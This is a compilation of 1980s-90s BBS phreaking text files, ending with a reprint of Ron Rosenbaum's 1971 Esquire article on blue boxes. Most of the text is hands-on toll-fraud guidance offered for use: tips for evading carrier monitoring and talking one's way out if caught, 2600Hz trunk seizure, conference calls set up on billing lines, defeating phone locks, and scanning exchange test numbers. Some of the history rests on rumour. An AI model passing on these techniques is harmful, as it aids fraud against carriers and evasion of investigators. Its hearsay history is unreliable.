 800-228-1111/VISA CREDIT CHECK
 713-483-2700/NASUA
 213-383-1115/COSMOS
 408-280-1901/TRW
 404-885-3460/SEARS CREDIT CHECK
 414-289-9988/AARDVARK SOFTWARE
 919-852-1482/ANDROMEDA INCORPORATED
 213-985-2922/ARTSCI
 714-627-9887/ASTAR INTERNATIONAL
 415-964-8021/AUTOMATED SIMULATIONS
 503-345-3043/AVANT GARDE CREATIONS
 415-456-6424/BRODERBUND SOFTWARE
 415-658-8141/BUDGE COMPANY
 714-755-5392/CAVALIER COMPUTER
 801-753-6990/COMPUTER DATA SYSTEMS
 213-701-5161/DATASOFT INC.
 213-366-7160/DATAMOST
 716-442-8960/DYNACOMP
 213-346-6783/EDU-WARE
 800-631-0856/HAYDEN
 919-983-1990/MED SYSTEMS SOFTWARE
 312-433-7550/MICRO LAB
 206-454-1315/MICROSOFT
 301-659-7212/MUSE SOFTWARE
 209-683-6858/ON-LINE SYSTEMS
 203-661-8799/PROGRAM DESIGN (PDI)
 213-344-6599/QUALITY SOFTWARE
 303-925-9293/SENTIENT SOFTWARE
 702-647-2673/SIERRA SOFTWARE
 916-920-1939/SIRIUS SOFTWARE
 215-393-2640/SIR-TECH
 415-962-8911/SOFTWARE PUBLISHERS

415-964-1353/STRATEGIC SIMULATIONS

217-359-8482/SUBLOGIC COM.

206-226-3216/SYNERGISTIC SOFTWARE

Here are a few tips on how not to get caught when using MCI or other such services:

- 1- Try not to use them for voice to voice personal calls. Try to use them for computer calls only. Here is why:
MCI and those other services can't really trace the calls that come through the lines, they can just monitor them. They can listen in on your calls and from that, they can get your name and other information from the conversation. They can also call the number you called and ask your friend some questions. If you call terminals and BBS'S then it is much harder to get information. For one thing, most sysops won't give these dudes that call any info at all or they will act dumb because they PHREAK themselves!
- 2- Beware when using colored boxes! They are easy to find!!!!
- 3- Try to find a sine-wave number. Then use an MCI or other service to call it. You will hear a tone that goes higher and lower. If the tone just stops, then that code is being monitored and you should beware when using it.

If you do get caught, then if you think you can, try to weasel out of it.

I have heard many stories about people that have pleaded with the MCI guys and have been let off. You will get a call from a guy that has been monitoring you. Act nice. Act like you know it is now wrong to do this kind of thing.....just sound like you are sorry for what you did. (If you get a call, you probably will be a little sorry!)
Otherwise, it is very dangerous!!!!!! (Very with a capital V!)

UpDated in '94.....

-- RFLAGG ==

courtesy of the Jolly Roger

(Imported from the Apple][so forgive the upper case!!)

JUST ABOUT EVERYONE I TALK TO THESE DAYS ABOUT ESS SEEMS TO BE SCARED WITLESS ABOUT THE 2600HZ DETECTOR. I DON'T KNOW WHO THOUGHT THIS ONE UP, BUT IT SIMPLY DOES NOT EXIST. SO MANY OF YOU PEOPLE WHINE ABOUT THIS SO -CALLED PHREAK CATCHING DEVICE FOR NO REASON. SOMEONE WITH AT&T SAID THEY HAD IT TO CATCH PHREAKERS. THIS WAS JUST TO SCARE THE BLUE-BOXERS ENOUGH TO MAKE THEM QUIT BOXING FREE CALLS. I'M NOT SAYING ESS IS WITHOUT ITS HANG-UPS, EITHER. ONE THING THAT ESS CAN DETECT READILY IS THE KICK-BACK THAT THE TRUNK CIRCUITRY SENDS BACK TO THE ESS MACHINE WHEN YOUR LITTLE 2600HZ TONE RESETS THE TOLL TRUNK. AFTER AN ESS DETECTS A KICKBACK IT TURNS AN M-F DETECTOR ON AND RECORDS ANY M-F TONES X-MITTED.

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AS MENTIONED IN MY PREVIOUS NOTE, KICK-BACK DETECTION CAN BE A SERIOUS NUISANCE TO ANYONE INTERESTED IN GAINING CONTROL OF A TRUNK LINE. THE EASIEST WAY TO BY-PASS THIS DETECTION CIRCUITRY IS NOT REALLY BY-PASSING IT AT ALL, IT IS JUST LETTING THE KICK-BACK GET DETECTED ON SOME OTHER LINE. THIS OTHER LINE IS YOUR LOCAL MCI, SPRINT, OR OTHER LONG DISTANCE CARRIER (EXCEPT AT&T). THE ONLY CATCH IS THAT THE SERVICE YOU USE MUST NOT DISCONNECT THE LINE WHEN YOU HIT THE 2600HZ TONE. THIS IS HOW YOU DO IT: CALL UP YOUR LOCAL EXTENDER, PUT IN THE CODE, AND DIAL A NUMBER IN THE 601 AREA CODE AND THE 644 EXCHANGE. LOTS OF OTHER EXCHANGES WORK ACROSS THE COUNTRY, I'M SURE, BUT THIS IS THE ONLY ONE THAT I HAVE FOUND SO FAR. ANYWAY, WHEN IT STARTS RINGING, SIMPLY HIT 2600HZ AND YOU'LL HEAR THE KICK-BACK, (KA-CHIRP, OR WHATEVER). THEN YOU ARE READY TO DIAL WHOEVER YOU WANT (CONFERENCES, INWARD, ROUTE AND RATE, OVERSEAS, ETC.) FROM THE TRUNK LINE IN OPERATOR TONES! SINCE BLOWING 2600HZ DOESN'T MAKE YOU YOU A PHREAKER UNTIL THE TOLL EQUIPMENT RESETS THE LINE, KICKBACK DETECTION IS THE METHOD AT&T CHOOSES (FOR NOW) THIS INFORMATION COMES AS A RESULT OF MY EXPERIMENTS & EXPERIENCE AND HAS BEEN VERIFIED BY LOCAL AT&T EMPLOYEES I HAVE AS ACQUAINTANCES. THEY COULD ONLY SAY THAT THIS IS TRUE FOR MY AREA, BUT WERE PRETTY SURE THAT THE SAME IDEA IS IMPLEMENTED ACROSS THE COUNTRY.

NOW THAT YOU KNOW HOW TO ACCESS A TRUNK LINE OR AS OPERATORS SAY A LOOP, I WILL TELL YOU THE MANY THINGS YOU CAN DO WITH IT.
HERE IS A LIST OF AT&T SERVICES ACCESSIBLE TO YOU BY USING A BLUE BOX.

A/C+101	TOLL SWITCHING
A/C+121	INWARD OPERATOR

116.TXT

A/C+131 INFORMATION
A/C+141 ROUTE & RATE OP.
A/C+11501 MOBILE OPERATOR
A/C+11521 MOBILE OPERATOR

STARTING CONFERANCES:-----

THIS IS ONE THE MOST USEFUL ATTRIBUTES OF BLUE BOXING. NOW THE CONFS.
ARE UP 24 HOURS/DAY AND 7 DAYS/WEEK AND THE BILLING LINES ARE BEING
BILLED.

SINCE I BELEIVE THE ABOVE IS TRUE (ABOUT THE BILLING LINES BEING BILLED)
I WOULD RECOMMEND THAT YOU NEVER LET YOUR # SHOW UP ON THE CONF. IF YOU
STARTED IT, PUT IT ON A LOOP AND THEN CALL THE LOOP. ENOUGH
BULLSHIT!!!! TO START THE CONF. DIAL ONE OF THESE THREE NUMBERS IN
M-F WHILE YOU ARE ON THE TRUNK.

213+080+XXXX

XXXX=1050,3050

SPECIAL XXXX=1000,1100,1200,1500,2200,2500.

THESE #S ARE IN L.A. AND ARE THE MOST WATCHED, I DO NOT ADVISE USING THIS
NPA.

312+001+1050 OR 3050

914+042+1050 OR 1100,1200 ECT..

UPDATE, I BELEIVE ONLY 914 WORKS AT THE MOMENT

ONCE CONNECTED WITH ONE OF THESE YOU WILL EITHER HEAR A RE-ORDER,
BUSY, OR CHERP. WHEN YOU HEAR THE CHERP ENTER THE BILLING LINE IN M-F.
I USE THE CONF. DIAL- UP.

A BILLING LINE EXAMPLE: KP312+001+1050ST

YOU WILL THEN HEAR TWO TUTES AND A RECORDING ASKING YOU FOR THE # OF
CONFERREES INCLUDING YOURSELF. ENTER A # BETWEEN 20 AND 30.

IF YOU EVER GET OVER 30 PEOPLE ON A CONFERANCE ALL YOU WILL HEAR IS
JUMBLED VOICES. AFTER THE IT SAYS

"YOUR CONFERANCE SIZE IS XX" THEN HIT # SIGN. ADD YOUR FAVORITE LOOP
ON AND HIT 6 TO TRANSFER CONTROL TO IT. AFTER IT SAYS CONTROL WILL BE
TRANSFERED HANG UP AND CALL THE OTHER SIDE OF THE LOOP,
HIT # SIGN AND FOLLOW THE INSTRUCTIONS. A BONUS FOR CONF. IS TO ADD AN
INTERNATIONAL # DIAL 1+011+CC+NUMBER PRETTY COOL EHHH.

A FEW EXTRA NOTES.

DO NOT ADD #S THAT YOU WILL WANT TO HANG UP, ADD THESE THROUGH MCI OR
SPRINT. YOU CANNOT BLOW ANYONE OFF W/2600HZ UNLESS THEY ARE IN AN
OLD X-BAR OR OLDER SYSTEM.

MANY D.A. OPERATORS WILL STAY ON AFTER YOU ABUSE THEM; YOU MAY HAVE TO
START ANOTHER OR AT LEAST DON'T SAY ANY NUMBERS.

NEVER ADD THE TONE SIDE OF A LOOP ONTO A CONF.

NEVER ADD MORE THAN ONE MCI NODE ON YOUR CONF.

ROUTE & RATE:

116.TXT

NOTE ROUTE & RATE AND RQS PERFORM THE SAME SERVICE.
R&R SIMPLY TELLS YOU ROUTE AND RATE INFO WHICH IS VERY VALUABLE, EX.
SUCH AS THE INWARD ROUTING FOR AN EXCHANGE IN AN AREA CODE.
AN INWARD ROUTING WILL LET YOU CALL HER AND SHE CAN DO AN EMERGENCY
INTERUPT FOR YOU. SHE CAN TELL YOU HOW TO GET INTERNATIONAL OPERATORS, ECT.
HERE ARE THE TERMS YOU ARE REQUIRED TO USE:

INTERNATIONAL,

-OPERATOR ROUTE FOR [COUNTRY, CITY]. *GIVES YOU INWARD OP.

-DIRECTORY ROUTE FOR [COUNTRY, CITY]. *GIVES YOU DIRECTORY ASS.

-CITY ROUTE FOR [COUNTRY, CITY]. *GIVES YOU COUNTRY AND CITY CODE.

OPERATOR ROUTE FOR [A/C]+ [EXCHANGE] *GIVES YOU INWARD OP. ROUTE

EX. [A/C]+ OR [A/C]+0XX+ WHEN SHE SAYS PLUS SHE MEANS PLUS 121.

NUMBERS ROUTE FOR [STATE, CITY] *GIVES YOU A/C.

PLACE NAME [A/C]+[EXCHANGE] *GIVES YOU CITY/STATE FOR THAT A/C AND
EXCHANGE.

INTERNATIONAL CALLS:

TO CALL INTERNATIONAL OVER CABLE SIMPLY ACCESS A TRUNK AND DIAL

KP011XXXST WAIT FOR SENDER TONE, KPXXXCC-NUMBERST

XXX - A 3 DIGIT COUNTRY CODE, IT MAY NOT BE 3 DIGITS SO JUST PUT

1 OR 2 0'S IN FRONT OF IT. CC - IS THE CITY CODE

TO GO BY SATELLITE:

DIAL KP18XST X - NUMBERS 2-8 WAIT FOR SENDER TONE THEN

KPXXXCCNUMBERST

A favorite in the CookBook V!

RFLAGG-.

Have you ever been in an office or somewhere and wanted to make a free phone call but some asshole put a lock on the phone to prevent out-going calls? Fret no more phellow phreaker, for every system can be beaten with a little knowledge!

There are two ways to beat this obstacle, first pick the lock, I don't have the time to teach locksmithing so we go to the second method which takes advantage of telephone electronics.

To be as simple as possible when you pick up the phone you complete a circuit known as a local loop. When you hang up you break the circuit. When you dial (pulse) it also breaks the circuit but not long enough to hang up! So you can "Push-dial." To do this you >>> RAPIDLY <<< depress the switchhook. For example, to dial an operator (and then give her the number you want to call) >>> RAPIDLY <<< & >>> EVENLY <<< depress the switchhook 10 times. To dial 634-1268, depress 6 X'S pause, then 3 X'S, pause, then 4X'S, etc. It takes a little practice but you'll get the hang of it. Try practicing with your own # so you'll get a busy tone when right. It'll also work on touch-tone(tm) since a DTMF line will also accept pulse. Also, never depress the switchhook for more than a second or it'll hang up!

Finally, remember that you have just as much right to that phone as the asshole who put the lock on it!

Unrevised.. I have yet to see a "Dial-Lock".. RFLAGG

(From the Official Phreaker's Guide)

Almost every exchange in the bell system has test #'s and other "goodies" such as loops with dial-ups. These "goodies" are usually found between 9900 and 9999 in your local exchange. If you have the time and initiative, scan your exchange and you may become lucky!

Here are some findings in the 914-268 exchange:

- 9900 - ANI
- 9901 - ANI
- 9927 - OSC. TONE (POSSIBLE TONE SIDE OF A LOOP)
- 9936 - VOICE # TO THE TELCO CENTRAL OFFICE
- 9937 - VOICE # TO THE TELCO CENTRAL OFFICE
- 9941 - COMPUTER (DIGITAL VOICE TRANSMISSION?)
- 9960 - OSC. TONE (TONE SIDE LOOP) MAY ALSO BE A COMPUTER IN SOME EXCHANGES
- 9961 - NO RESPONSE (OTHER END OF LOOP?)
- 9962 - NO RESPONSE (OTHER END OF LOOP?)
- 9963 - NO RESPONSE (OTHER END OF LOOP?)
- 9966 - COMPUTER (SEE 9941)
- 9968 - TONE THAT DISAPPEARS--RESPONDS TO CERTAIN TOUCH-TONE KEYS

Most of the numbers between 9900 & 9999 will ring or go to a "what #, please?" operator.

Revised in '94.. RFLAGG

(from the Official Phreaker's Manual)

Well now we know a little vocabulary, and now its into history, Phreak history. Back at MIT in 1964 arrived a student by the name of Stewart Nelson, who was extremely interested in the telephone. Before entering MIT, he had built autodialers, cheese boxes, and many more gadgets. But when he came to MIT he became even more interested in "fone-hacking" as they called it. After a little while he naturally started using the PDP-1, the schools computer at that time, and from there he decided that it would be interesting to see whether the computer could generate the frequencies required for blue boxing. The hackers at MIT were not interested in ripping off Ma Bell, but just exploring the telephone network. Stew (as he was called) wrote a program to generate all the tones and set off into the vast network.

Now there were more people phreaking than the ones at MIT. Most people have heard of Captain Crunch (No not the cereal), he also discovered how to take rides through the fone system, with the aid of a small whistle found in a cereal box (can we guess which one?). By blowing this whistle, he generated the magical 2600hz and into the mouthpiece it sailed, giving him complete control over the system. I have heard rumors that at one time he made about 1/4 of the calls coming out of San Francisco. He got famous fast. He made the cover of people magazine and was interviewed several times (as you'll soon see). Well he finally got caught after a long adventurous career. After he was caught he was put in jail and was beaten up quite badly because he would not teach other inmates how to box calls. After getting out, he joined Apple computer and is still out there somewhere.

Then there was Joe the Whistler, blind from the day he was born. He could whistle a perfect 2600hz tone. It was rumored phreaks used to call him to tune their boxes.

Well that was up to about 1970, then from 1970 to 1979, phreaking was mainly done by college students, businessmen and anyone who knew enough about electronics and the fone company to make a 555 Ic to generate those magic tones. Businessmen and a few college students mainly just blue box to get free calls. The others were still there, exploring 800#'s and the new ESS systems. ESS posed a big problem for phreaks then and even a bigger one now. ESS was not widespread, but where it was, blue boxing was next to impossible except for the most experienced phreak. Today ESS is installed in almost all major cities and blue boxing is getting harder and harder.

1978 marked a change in phreaking, the Apple][, now a computer that was affordable, could be programmed, and could save all that precious work on a cassette. Then just a short while later came the Apple Cat modem. With this modem, generating all blue box tones was easy as writing a program to count from one to ten (a little exaggerated). Pretty soon programs that could imitate an operator just as good as the real thing were hitting the community, TSPS and Cat's Meow, are the standard now and are the best.

1982-1986: LD services were starting to appear in mass numbers. People now had programs to hack LD services, telephone exchanges, and even passwords. By now many phreaks were getting extremely good and BBS's started to spring up everywhere, each having many documentations on phreaking for the novice. Then

119.TXT

it happened, the movie War Games was released and mass numbers of sixth grade to all ages flocked to see it. The problem wasn't that the movie was bad, it was that now EVERYONE wanted to be a hacker/phreak. Novices came out in such mass numbers, that bulletin boards started to be busy 24 hours a day. To this day, they still have not recovered. Other problems started to occur, novices guessed easy passwords on large government computers and started to play around... Well it wasn't long before they were caught, I think that many people remember the 414-hackers. They were so stupid as to say "yes" when the computer asked them whether they'd like to play games. Well at least it takes the heat off the real phreaks/hacker/krackers.

(from the Official Phreaker's Manual)

-----> Courtesy of the Exodus <-----

```

***** The AAG Proudly Presents The AAG Proudly Presents *****
*
*      +-----+
*
*              Secrets of the Little Blue Box
*
*              by Ron Rosenbaum
*              Typed by One Farad Cap/AAG
*
*      -A story so incredible it may even make you
*      feel sorry for the phone company-
*
*              (First of four files)
*
*      +-----+
*
***** The AAG Proudly Presents The AAG Proudly Presents *****

```

Dudes... These four files contain the story, "Secrets of the Little Blue Box", by Ron Rosenbaum.

-A story so incredible it may even make you feel sorry for the phone company-

Printed in the October 1971 issue of Esquire Magazine. If you happen to be in a library and come across a collection of Esquire magazines, the October 1971 issue is the first issue printed in the smaller format. The story begins on page 116 with a picture of a blue box.

--One Farad Cap, Atlantic Anarchist Guild

The Blue Box Is Introduced: Its Qualities Are Remarkd

I am in the expensively furnished living room of Al Gilbertson (His real name has been changed.), the creator of the "blue box." Gilbertson is holding one of his shiny black-and-silver "blue boxes" comfortably in the palm of his hand, pointing out the thirteen little red push buttons sticking up from the console. He is dancing his fingers over the buttons, tapping out discordant beeping electronic jingles. He is trying to explain to me how his little blue box does nothing less than place the entire telephone system of the world, satellites, cables and all, at the service of the blue-box operator, free of charge.

"That's what it does. Essentially it gives you the power of a super operator. You seize a tandem with this top button," he presses the top button with his index finger and the blue box emits a high-pitched cheep, "and like that" -- cheep goes the blue box again -- "you control the phone company's long-distance switching systems from your cute little Princes phone or any old pay phone.

And you've got anonymity. An operator has to operate from a definite location: the phone company knows where she is and what she's doing. But with your beeper box, once you hop onto a trunk, say from a Holiday Inn 800 (toll-free) number, they don't know where you are, or where you're coming from, they don't know how you slipped into their lines and popped up in that 800 number. They don't even know anything illegal is going on. And you can obscure your origins through as many levels as you like. You can call next door by way of White Plains, then over to Liverpool by cable, and then back here by satellite. You can call yourself from one pay phone all the way around the world to a pay phone next to you. And you get your dime back too."

"And they can't trace the calls? They can't charge you?"

"Not if you do it the right way. But you'll find that the free-call thing isn't really as exciting at first as the feeling of power you get from having one of these babies in your hand. I've watched people when they first get hold of one of these things and start using it, and discover they can make connections, set up crisscross and zigzag switching patterns back and forth across the world. They hardly talk to the people they finally reach. They say hello and start thinking of what kind of call to make next. They go a little crazy." He looks down at the neat little package in his palm. His fingers are still dancing, tapping out beeper patterns.

"I think it's something to do with how small my models are. There are lots of blue boxes around, but mine are the smallest and most sophisticated electronically. I wish I could show you the prototype we made for our big syndicate order."

He sighs. "We had this order for a thousand beeper boxes from a syndicate front man in Las Vegas. They use them to place bets coast to coast, keep lines open for hours, all of which can get expensive if you have to pay. The deal was a thousand blue boxes for \$300 apiece. Before then we retailed them for \$1500 apiece, but \$300,000 in one lump was hard to turn down. We had a manufacturing deal worked out in the Philippines. Everything ready to go. Anyway, the model I had ready for limited mass production was small enough to fit inside a flip-top Marlboro box. It had flush touch panels for a keyboard, rather than these unsightly buttons, sticking out. Looked just like a tiny portable radio. In fact, I had designed it with a tiny transistor receiver to get one AM channel, so in case the law became suspicious the owner could switch on the radio part, start snapping his fingers, and no one could tell anything illegal was going on. I thought of everything for this model -- I had it lined with a band of thermite which could be ignited by radio signal from a tiny button transmitter on your belt, so it could be burned to ashes instantly in case of a bust. It was beautiful. A beautiful little machine. You should have seen the faces on these syndicate guys when they came back after trying it out. They'd hold it in their palm like they never wanted to let it go, and they'd say, 'I can't believe it. I can't believe it.' You probably won't believe it until you try it."

The Blue Box Is Tested: Certain Connections Are Made

About eleven o'clock two nights later Fraser Lucey has a blue box in the palm of his left hand and a phone in the palm of his right. He is standing inside a phone booth next to an isolated shut-down motel off Highway 1. I am standing outside the phone booth.

Fraser likes to show off his blue box for people. Until a few weeks ago when Pacific Telephone made a few arrests in his city, Fraser Lucey liked to bring his blue box (This particular blue box, like most blue boxes, is not blue. Blue boxes have come to be called "blue boxes" either because 1) The first blue box ever confiscated by phone-company security men happened to be blue, or 2) To distinguish them from "black boxes." Black boxes are devices, usually a resistor in series, which, when attached to home phones, allow all incoming calls to be made without charge to one's caller.) to parties. It never failed: a few cheeps from his device and Fraser became the center of attention at the very hippest of gatherings, playing phone tricks and doing request numbers for hours. He began to take orders for his manufacturer in Mexico. He became a dealer.

Fraser is cautious now about where he shows off his blue box. But he never gets tired of playing with it. "It's like the first time every time," he tells me.

Fraser puts a dime in the slot. He listens for a tone and holds the receiver up to my ear. I hear the tone. Fraser begins describing, with a certain practiced air, what he does while he does it. "I'm dialing an 800 number now. Any 800 number will do. It's toll free. Tonight I think I'll use the ----- (he names a well-know rent-a-car company) 800 number. Listen, It's ringing. Here, you hear it? Now watch." He places the blue box over the mouthpiece of the phone so that the one silver and twelve black push buttons are facing up toward me. He presses the silver button -- the one at the top -- and I hear that high-pitched beep. "That's 2600 cycles per second to be exact," says Lucey. "Now, quick. listen." He shoves the earpiece at me. The ringing has vanished. The line gives a slight hiccup, there is a sharp buzz, and then nothing but soft white noise.

"We're home free now," Lucey tells me, taking back the phone and applying the blue box to its mouthpiece once again. "We're up on a tandem, into a long-lines trunk. Once you're up on a tandem, you can send yourself anywhere you want to go." He decides to check out London first. He chooses a certain pay phone located in Waterloo Station. This particular pay phone is popular with the phone-phreaks network because there are usually people walking by at all hours who will pick it up and talk for a while.

He presses the lower left-hand corner button which is marked "KP" on the face of the box. "That's Key Pulse. It tells the tandem we're ready to give it instructions. First I'll punch out KP 182 START, which will slide us into the

overseas sender in White Plains." I hear a neat clunk-cheep. "I think we'll head over to England by satellite. Cable is actually faster and the connection is somewhat better, but I like going by satellite. So I just punch out KP Zero 44. The Zero is supposed to guarantee a satellite connection and 44 is the country code for England. Okay... we're there. In Liverpool actually. Now all I have to do is punch out the London area code which is 1, and dial up the pay phone. Here, listen, I've got a ring now."

I hear the soft quick purr-purr of a London ring. Then someone picks up the phone.

"Hello," says the London voice.

"Hello. Who's this?" Fraser asks.

"Hello. There's actually nobody here. I just picked this up while I was passing by. This is a public phone. There's no one here to answer actually."

"Hello. Don't hang up. I'm calling from the United States."

"Oh. What is the purpose of the call? This is a public phone you know."

"Oh. You know. To check out, uh, to find out what's going on in London. How is it there?"

"It's five o'clock in the morning. It's raining now."

"Oh. Who are you?"

The London passerby turns out to be an R.A.F. enlistee on his way back to the base in Lincolnshire, with a terrible hangover after a thirty-six-hour pass. He and Fraser talk about the rain. They agree that it's nicer when it's not raining. They say good-bye and Fraser hangs up. His dime returns with a nice clink.

"Isn't that far out," he says grinning at me. "London, like that."

Fraser squeezes the little blue box affectionately in his palm. "I told ya this thing is for real. Listen, if you don't mind I'm gonna try this girl I know in Paris. I usually give her a call around this time. It freaks her out. This time I'll use the ----- (a different rent-a-car company) 800 number and we'll go by overseas cable, 133; 33 is the country code for France, the 1 sends you by cable. Okay, here we go.... Oh damn. Busy. Who could she be talking to at this time?"

A state police car cruises slowly by the motel. The car does not stop, but Fraser gets nervous. We hop back into his car and drive ten miles in the opposite direction until we reach a Texaco station locked up for the night. We

pull up to a phone booth by the tire pump. Fraser dashes inside and tries the Paris number. It is busy again.

"I don't understand who she could be talking to. The circuits may be busy. It's too bad I haven't learned how to tap into lines overseas with this thing yet."

Fraser begins to phreak around, as the phone phreaks say. He dials a leading nationwide charge card's 800 number and punches out the tones that bring him the time recording in Sydney, Australia. He beeps up the weather recording in Rome, in Italian of course. He calls a friend in Boston and talks about a certain over-the-counter stock they are into heavily. He finds the Paris number busy again. He calls up "Dial a Disc" in London, and we listen to Double Barrel by David and Ansil Collins, the number-one hit of the week in London. He calls up a dealer of another sort and talks in code. He calls up Joe Engressia, the original blind phone-phreak genius, and pays his respects. There are other calls. Finally Fraser gets through to his young lady in Paris.

They both agree the circuits must have been busy, and criticize the Paris telephone system. At two-thirty in the morning Fraser hangs up, pockets his dime, and drives off, steering with one hand, holding what he calls his "lovely little blue box" in the other.

You Can Call Long Distance For Less Than You Think

"You see, a few years ago the phone company made one big mistake," Gilbertson explains two days later in his apartment. "They were careless enough to let some technical journal publish the actual frequencies used to create all their multi-frequency tones. Just a theoretical article some Bell Telephone Laboratories engineer was doing about switching theory, and he listed the tones in passing. At ----- (a well-known technical school) I had been fooling around with phones for several years before I came across a copy of the journal in the engineering library. I ran back to the lab and it took maybe twelve hours from the time I saw that article to put together the first working blue box. It was bigger and clumsier than this little baby, but it worked."

It's all there on public record in that technical journal written mainly by Bell Lab people for other telephone engineers. Or at least it was public. "Just try and get a copy of that issue at some engineering-school library now. Bell has had them all red-tagged and withdrawn from circulation," Gilbertson tells me.

"But it's too late. It's all public now. And once they became public the technology needed to create your own beeper device is within the range of any twelve-year-old kid, any twelve-year-old blind kid as a matter of fact. And he can do it in less than the twelve hours it took us. Blind kids do it all the time. They can't build anything as precise and compact as my beeper box, but

theirs can do anything mine can do."

"How?"

"Okay. About twenty years ago A.T.&T. made a multi-billion-dollar decision to operate its entire long-distance switching system on twelve electronically generated combinations of twelve master tones. Those are the tones you sometimes hear in the background after you've dialed a long-distance number. They decided to use some very simple tones -- the tone for each number is just two fixed single-frequency tones played simultaneously to create a certain beat frequency. Like 1300 cycles per second and 900 cycles per second played together give you the tone for digit 5. Now, what some of these phone phreaks have done is get themselves access to an electric organ. Any cheap family home-entertainment organ. Since the frequencies are public knowledge now -- one blind phone phreak has even had them recorded in one of the talking books for the blind -- they just have to find the musical notes on the organ which correspond to the phone tones. Then they tape them. For instance, to get Ma Bell's tone for the number 1, you press down organ keys F~5 and A~5 (900 and 700 cycles per second) at the same time. To produce the tone for 2 it's F~5 and C~6 (1100 and 700 c.p.s). The phone phreaks circulate the whole list of notes so there's no trial and error anymore."

He shows me a list of the rest of the phone numbers and the two electric organ keys that produce them.

"Actually, you have to record these notes at 3 3/4 inches-per-second tape speed and double it to 7 1/2 inches-per-second when you play them back, to get the proper tones," he adds.

"So once you have all the tones recorded, how do you plug them into the phone system?"

"Well, they take their organ and their cassette recorder, and start banging out entire phone numbers in tones on the organ, including country codes, routing instructions, 'KP' and 'Start' tones. Or, if they don't have an organ, someone in the phone-phreak network sends them a cassette with all the tones recorded, with a voice saying 'Number one,' then you have the tone, 'Number two,' then the tone and so on. So with two cassette recorders they can put together a series of phone numbers by switching back and forth from number to number. Any idiot in the country with a cheap cassette recorder can make all the free calls he wants."

"You mean you just hold the cassette recorder up the mouthpiece and switch in a series of beeps you've recorded? The phone thinks that anything that makes these tones must be its own equipment?"

"Right. As long as you get the frequency within thirty cycles per second of the phone company's tones, the phone equipment thinks it hears its own voice

talking to it. The original granddaddy phone phreak was this blind kid with perfect pitch, Joe Engressia, who used to whistle into the phone. An operator could tell the difference between his whistle and the phone company's electronic tone generator, but the phone company's switching circuit can't tell them apart. The bigger the phone company gets and the further away from human operators it gets, the more vulnerable it becomes to all sorts of phone phreaking."

A Guide for the Perplexed

"But wait a minute," I stop Gilbertson. "If everything you do sounds like phone-company equipment, why doesn't the phone company charge you for the call the way it charges its own equipment?"

"Okay. That's where the 2600-cycle tone comes in. I better start from the beginning."

The beginning he describes for me is a vision of the phone system of the continent as thousands of webs, of long-line trunks radiating from each of the hundreds of toll switching offices to the other toll switching offices. Each toll switching office is a hive compacted of thousands of long-distance tandems constantly whistling and beeping to tandems in far-off toll switching offices.

The tandem is the key to the whole system. Each tandem is a line with some relays with the capability of signalling any other tandem in any other toll switching office on the continent, either directly one-to-one or by programming a roundabout route through several other tandems if all the direct routes are busy. For instance, if you want to call from New York to Los Angeles and traffic is heavy on all direct trunks between the two cities, your tandem in New York is programmed to try the next best route, which may send you down to a tandem in New Orleans, then up to San Francisco, or down to a New Orleans tandem, back to an Atlanta tandem, over to an Albuquerque tandem and finally up to Los Angeles.

When a tandem is not being used, when it's sitting there waiting for someone to make a long-distance call, it whistles. One side of the tandem, the side "facing" your home phone, whistles at 2600 cycles per second toward all the home phones serviced by the exchange, telling them it is at their service, should they be interested in making a long-distance call. The other side of the tandem is whistling 2600 c.p.s. into one or more long-distance trunk lines, telling the rest of the phone system that it is neither sending nor receiving a call through that trunk at the moment, that it has no use for that trunk at the moment.

"When you dial a long-distance number the first thing that happens is that you are hooked into a tandem. A register comes up to the side of the tandem facing away from you and presents that side with the number you dialed. This sending side of the tandem stops whistling 2600 into its trunk line. When a tandem

120.TXT

stops the 2600 tone it has been sending through a trunk, the trunk is said to be "seized," and is now ready to carry the number you have dialed -- converted into multi-frequency beep tones -- to a tandem in the area code and central office you want.

Now when a blue-box operator wants to make a call from New Orleans to New York he starts by dialing the 800 number of a company which might happen to have its headquarters in Los Angeles. The sending side of the New Orleans tandem stops sending 2600 out over the trunk to the central office in Los Angeles, thereby seizing the trunk. Your New Orleans tandem begins sending beep tones to a tandem it has discovered idly whistling 2600 cycles in Los Angeles. The receiving end of that L.A. tandem is seized, stops whistling 2600, listens to the beep tones which tell it which L.A. phone to ring, and starts ringing the 800 number. Meanwhile a mark made in the New Orleans office accounting tape notes that a call from your New Orleans phone to the 800 number in L.A. has been initiated and gives the call a code number. Everything is routine so far.

But then the phone phreak presses his blue box to the mouthpiece and pushes the 2600-cycle button, sending 2600 out from the New Orleans tandem to the L.A. tandem. The L.A. tandem notices 2600 cycles are coming over the line again and assumes that New Orleans has hung up because the trunk is whistling as if idle. The L.A. tandem immediately ceases ringing the L.A. 800 number. But as soon as the phreak takes his finger off the 2600 button, the L.A. tandem assumes the trunk is once again being used because the 2600 is gone, so it listens for a new series of digit tones - to find out where it must send the call.

Thus the blue-box operator in New Orleans now is in touch with a tandem in L.A. which is waiting like an obedient genie to be told what to do next. The blue-box owner then beeps out the ten digits of the New York number which tell the L.A. tandem to relay a call to New York City. Which it promptly does. As soon as your party picks up the phone in New York, the side of the New Orleans tandem facing you stops sending 2600 cycles to you and starts carrying his voice to you by way of the L.A. tandem. A notation is made on the accounting tape that the connection has been made on the 800 call which had been initiated and noted earlier. When you stop talking to New York a notation is made that the 800 call has ended.

At three the next morning, when the phone company's accounting computer starts reading back over the master accounting tape for the past day, it records that a call of a certain length of time was made from your New Orleans home to an L.A. 800 number and, of course, the accounting computer has been trained to ignore those toll-free 800 calls when compiling your monthly bill.

"All they can prove is that you made an 800 toll-free call," Gilbertson the inventor concludes. "Of course, if you're foolish enough to talk for two hours on an 800 call, and they've installed one of their special anti-fraud computer programs to watch out for such things, they may spot you and ask why you took two hours talking to Army Recruiting's 800 number when you're 4-F.

But if you do it from a pay phone, they may discover something peculiar the next day -- if they've got a blue-box hunting program in their computer -- but you'll be a long time gone from the pay phone by then. Using a pay phone is almost guaranteed safe."

"What about the recent series of blue-box arrests all across the country -- New York, Cleveland, and so on?" I asked. "How were they caught so easily?"

"From what I can tell, they made one big mistake: they were seizing trunks using an area code plus 555-1212 instead of an 800 number. Using 555 is easy to detect because when you send multi-frequency beep tones of 555 you get a charge for it on your tape and the accounting computer knows there's something wrong when it tries to bill you for a two-hour call to Akron, Ohio, information, and it drops a trouble card which goes right into the hands of the security agent if they're looking for blue-box user.

"Whoever sold those guys their blue boxes didn't tell them how to use them properly, which is fairly irresponsible. And they were fairly stupid to use them at home all the time.

